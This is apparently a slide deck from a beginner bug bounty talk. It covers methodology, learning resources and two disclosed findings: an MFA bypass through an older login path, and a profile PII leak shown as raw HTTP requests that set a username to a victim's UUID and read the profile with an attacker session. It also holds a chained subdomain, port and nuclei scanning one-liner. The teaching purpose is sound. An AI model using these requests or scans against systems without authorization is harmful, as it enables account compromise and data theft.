

hackerone

Hunting the Edges


A Beginner's Guide to Finding The Bugs

ROOTCON · Bug Bounty Village



Gee Toca

- ▷ IAM Engineer
- ▷ Part-time bug bounty hunter
- ▷ Began my bug bounty journey in 2023



Agenda

Introduction of Bug bounty

Methodology for beginners

Two cases and from real hunts (Story time)

A quick disclaimer

This talk is not about fancy tooling or a crazy chain exploit.

How can I earn my first *bounty*?



Become a better hacker!

Any Questions?



What Is a Bug Bounty?

A bug bounty program is a structured way for organizations to reward security researchers who uncover and responsibly report vulnerabilities. Organizations define the scope, expectations, and payout ranges, and researchers earn bounties for confirmed issues that strengthen your overall security posture.

A bug bounty is the monetary reward given to security researchers for successfully discovering and reporting a vulnerability or bug to the application's developer.

Last updated on July 29, 2026. [View changes](#)



Vulnerability disclosure should be safe, transparent, and rewarding.

Bounty launched in Nov 2013

- Response efficiency: 100% ⓘ

[↑ Submit without Report Assistant](#)

Severity	Rewards
Low Avg. bounty \$153 49.67% submissions	\$100 – \$200
Medium Avg. bounty \$1,500 38.56% submissions	\$1,000 – \$1,500
High Avg. bounty \$9,938 9.02% submissions	\$3,000 – \$7,000
Critical	\$6,000 – \$15,000



What is a BUG?

Functional bug vs. security bug

FUNCTIONAL BUG

The feature fails for someone allowed to use it.

EXAMPLE

A current member cannot download their own export.

SECURITY BUG

A safeguard fails and someone can access data or actions they should not.

EXAMPLE

A removed member can still download a private export.

CIA TRIAD



Web Bug classes

Top 10:2025 List

1. A01:2025 - Broken Access Control
 2. A02:2025 - Security Misconfiguration
 3. A03:2025 - Software Supply Chain Failures
 4. A04:2025 - Cryptographic Failures
 5. A05:2025 - Injection
 6. A06:2025 - Insecure Design
 7. A07:2025 - Authentication Failures
 8. A08:2025 - Software or Data Integrity Failures
 9. A09:2025 - Security Logging and Alerting Failures
 10. A10:2025 - Mishandling of Exceptional Conditions
-

Where to learn

Web Security Academy

Free, online web security training from the creators of Burp Suite

Web Security Academy

Free topic guides and interactive labs

portswigger.net/web-security

OWASP Web Security Testing Guide

The premier cybersecurity testing resource for web application developers and security professionals.

Latest (Dev)

Read the Stable Guide

Contribute on GitHub

Versions on This Site

About the WSTG

OWASP Web Security Testing Guide

A structured reference for web application testing

wstg.owasp.org

Hacker101


Learn how to hack.

Explore dozens of free capture the flag challenges to build and test your skills while accessing hundreds of hours of video lessons. Meet other learners and get mentored by experienced hackers in the Hacker101 Community Discord

Hacker101

Free video lessons and CTF practice

hackerone.com/hackers/hacker101



The beginner's trap

```
spiderman@karajaw:~$ subfinder -d redacted.com -all | anew subs.txt; shuffledns -d redacted.com -r resolvers  
.txt -w n0kovo_subdomains_huge.txt | anew subs.txt; dnsx -l subs.txt -r resolvers.txt | anew resolved.txt; n  
aabu -l resolved.txt -nmap -rate 5000 | anew ports.txt; httpx -l ports.txt | anew alive.txt; katana -list a  
live.txt -silent -nc -jc -kf all -fx -xhr -ef woff,css,png,svg,jpg,woff2,jpeg,gif,svg -aff | anew urls.txt;  
nuclei -l urls.txt -es info,unknown -ept ssl -ss template-spray | anew nuclei.txt
```



A small toolkit



BROWSER

Use the app like a real user — see how it's meant to work.




PROXY

Watch a normal request and response before testing a boundary.

AI in the toolkit

Use AI to accelerate understanding, test ideas, and documentation.



How to approach a target

Adapt your research to the core application and what it actually exposes.

1

Use the product like a normal user

Create an account, complete onboarding, unlock features, and pay for relevant access when permitted.

2

Map the core application

Understand its workflows, roles, account states, APIs, and where important data moves.

3

Study what is actually present

JWT? Study common JWT weaknesses. File upload? Map its attack surface. No OAuth? Deprioritize it.


4

Track what changes

Review documentation, blogs, changelogs, and announcements. Revisit newly released features early.

Heatmap

Hotter areas return more sensitive fields during normal browsing.



Observed responses

- 1 **GET /v4/user/profile**
Email, name and handle
- 2 **GET /v4/users**
Names, handles and plan
- 3 **GET /v4/tickets**
Support subject and status
- 4 **GET /v4/billing/quote**
Plan and amount

Heat shows field sensitivity, not proof of unauthorized access.

Where assumptions break



Baseline

Directory cards show each member's name and handle.


Boundary to name

The navigation also has My profile. Which details belong in each view?

What if checklist

A small set of questions for one feature and your own test account.

- 1 What if the response carries fields the screen does not show?
- 2 What if the same field appears in another normal workflow?
- 3 What if the account state or plan changes?
- 4 What if a second test account views the page?
- 5 What result would confirm the expected rule?



Mistakes that hide good findings

Make each test easier to understand, repeat, and explain.

Common trap	Better habit
Change everything at once	Change one variable; keep a normal baseline.
Call every error a bug	Check which data, permission, or state changed.
Trust only the visible screen	Confirm the underlying result across roles and states.

Two cases from real hunts (Story time)

Case 1: MFA across sign-in paths

Expected path: sign-in

portal.redacted.com

Log in using your redacted.com account

* Required fields

Email address *

Password *



[Forgot your password?](#)

Log in

Expected path: MFA required

<portal.redacted.com/verifyMfa>

Enter verification code

We've sent a verification code to
geej@wearehackerone.com. Please enter it below.

* Required fields

Enter verification code (e.g. 123456) *

Submit

Send me a new code

Bug #1 - MFA bypass



portal.redacted.com



portal.redacted.com/verifyMfa



account.redacted.com

Bug #1 - MFA bypass



[account.redacted.com](#)




[portal.redacted.com](#)



[portal.redacted.com/verifyMfa](#)

Discovery: an older entry point



A second sign-in path

account.redacted.com/en/login?relay=en

Login using Google account

 Login with Google

Or

Log in to your redacted.com account

Email address

Continue

Bug #1 - MFA bypass



account.redacted.com/en/login?relay=en



account.redacted.com/en

Outcome: program validated



program changed the status to ● Triage.

Hello @geej,

Thank you for your submission. We are reviewing this report internally and will keep you posted once we have an update. Additionally, we will not be able to confirm the validity, severity, and reward eligibility of this report until we perform an internal analysis on all the details submitted.

Cheers,
@redacted

June 18, 2024, 9:15pm UTC





program posted a comment.

Hi @geej

We were able to validate the MFA bypass issue, and will be working on a fix for this.

Thanks for the patience.

Thanks
@redacted

June 25, 2024, 9:06pm UTC




Program rewarded geej with a \$,\$\$\$ bounty.

Hi @geej,

Thank you for your submission. We have added a reward on this submission. Please let us know if you have any questions.

Cheers,
@redacted

July 2, 2024, 8:10pm UTC



Lessons learned

BUG #1 ·

1

Authentication can vary

The main path enforced MFA for this account.

2

Older entry points matter

Archived navigation revealed a second sign-in.



3

Compare the same rule

The same account reached a different result.

Case 2: profile data exposure


A profile visible to members



One profile, two identifiers

 `program.com/profile/68c1325e4f4be84e336de82c`

 `program.com/profile/alice`




Bug #2 — PII LEAK


```
Request  Pretty Raw +  
1 GET /users/{UUID}/profile HTTP/1.1  
2 Host: api.program.com  
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/132.0  
4 x-cookie-auth: true  
5 Cookie: session_key=a713919c-2f7f-4e8f-9c52-691c3316cb98  
6  
7
```

```
Request  Pretty Raw +  
1 GET /users/{username}/profile HTTP/1.1  
2 Host: api.program.com  
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/132.0  
4 x-cookie-auth: true  
5 Cookie: session_key=a713919c-2f7f-4e8f-9c52-691c3316cb98  
6  
7
```

Private fields on another profile



Bug #2 — PII LEAK



```
Request  Pretty Raw +  
1 POST /user/update HTTP/1.1  
2 Host: api.program.com  
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/132.0  
4 x-cookie-auth: true  
5 Content-Type: application/json  
6 Cookie: session_key=a713919c-2f7f-4e8f-9c52-691c3316cb98  
7  
8 {  
9   "username": "{VICTIM_UUID}"  
10 }
```

Bug #2 — PII LEAK

Request 

Pretty Raw 

```
1 GET /users/{VICTIM_UUID}/profile HTTP/1.1
2 Host: api.program.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/132.0
4 x-cookie-auth: true
5 Cookie: session_key={ATTACKER_SESSION}
6
7 |
```

07/199) > Send

Response

Pretty Raw Preview +

```
1 HTTP/1.1 200 OK
2 Date: Tue, 22 Apr 2025 04:17:33 GMT
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 2340
5 Connection: keep-alive
6 X-Content-Type-Options: nosniff
7 Access-Control-Allow-Origin: 
8 Vary: Origin
9 Access-Control-Allow-Credentials: true
10 Surrogate-Control: no-store
11 Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate
12 Expires: 0
13 ETag: W/"924-PzRN+jjZ4t25IXbg/+SdDDLvsmQ"
14 cf-cache-status: DYNAMIC
